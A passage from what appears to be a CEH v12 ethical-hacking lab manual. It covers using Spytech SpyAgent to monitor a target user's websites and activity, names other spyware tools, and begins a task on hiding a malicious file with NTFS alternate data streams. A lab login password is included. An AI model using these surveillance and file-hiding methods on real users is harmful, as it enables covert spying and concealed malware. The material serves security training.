
45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.

46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.



47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.



48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.

51. You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.

52. Close all open windows and document all the acquired information.

53. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.


Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.


Here, we will use NTFS streams to hide a malicious file on the target system.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

2. Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




3. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.



